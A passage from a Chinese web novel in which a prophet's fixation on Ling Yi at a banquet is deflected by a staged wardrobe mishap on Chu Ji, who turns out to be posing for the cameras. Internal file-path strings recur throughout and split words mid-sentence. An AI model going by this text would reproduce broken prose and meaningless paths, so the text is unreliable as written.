爱的养女,只回了她一个冷淡的眼神。


    初霁说了些感谢大家前来、她时隔这么久很想念大家的场面话。在场虽然都是为了司瞬明而来,但也愿意捧美人的场,有位贵妇人还激动地哭了,一边哭一边口齿清晰地回忆了她和初霁的少女情谊。


    旁边不知何时到位的记者拍下了这感人的一幕。


    场面热闹起来,司瞬明这时候才端起酒杯,他环视一周,专门对冯斯澜微微点头,而后开口:


    “许久未见各位朋友,今日——”


    他停得毫无征兆,甚至还向前迈了一大步,所有人在短暂的慌乱后都意识到什么,顺着他的视线看过去。


    司瞬明死死地盯着凌一。当一个人将生命浸透于一件事,他的本能会领先理智,在平静的湖面上辨别出还未显露踪迹的漩涡。


    很多退役的老兵,对暗中的危险会有身体的肌肉反应;与乐器度过一生的音乐家,在扭头之后才会反应过来,自己原来是捕捉到了一瞬间的音差。


    司瞬明从出生开始,就只为预言一件事而生;他的异能是他最熟稔最强大的武器,这把武器在有些时候会先于他的认知与思维锁定重要的目标。


    联盟最强的预言家,对着凌一失态了。


    这意味着什么?


    冯斯澜感到大事不妙,他抬手就要炸掉无人墙角处的天花板。司南比他快了一瞬。


    “妈妈!”


    她尖叫,将全场包括司瞬明的视线吸引到初霁身上。


    在这一秒钟,发生了很多事情。


    第一件事,初霁的裙子不知道怎么散开了,大部分布料散落在地,少部分留在紧要部分,衬得她完美的身材和洁白的肌肤无比耀眼,她双手捂住胸口,眼神楚楚可怜又不可置信地望向池语风,颊边一滴圆润剔透的泪水,代替话语道尽了她的屈辱。


    第二件事,池语风勾起唇角笑了一下。


    第三件事,司瞬明从巨大的冲击中找回身体控制权,并且做出了本能的选择:他将池语风护在身后。


    第四件事,司南在尖叫后便向后退了一步,脸正好藏进黑暗的阴影中。


    第五件事,冯斯澜屏蔽了凌一周围所有人的感知,冲上前将她拉走。


    第六件事只有凌一发现了,刚才在所有人都和司瞬明一起看她的时候,凌一还在欣赏初霁的美艳,所以只有她看到了,初霁一边捂住裙子,一边以细微的动作调整脸和身体的位置。在被冯斯澜直接带出大厅后,凌一才想明白初霁是在干什么。


    她在为自己找一个最好的拍摄角度。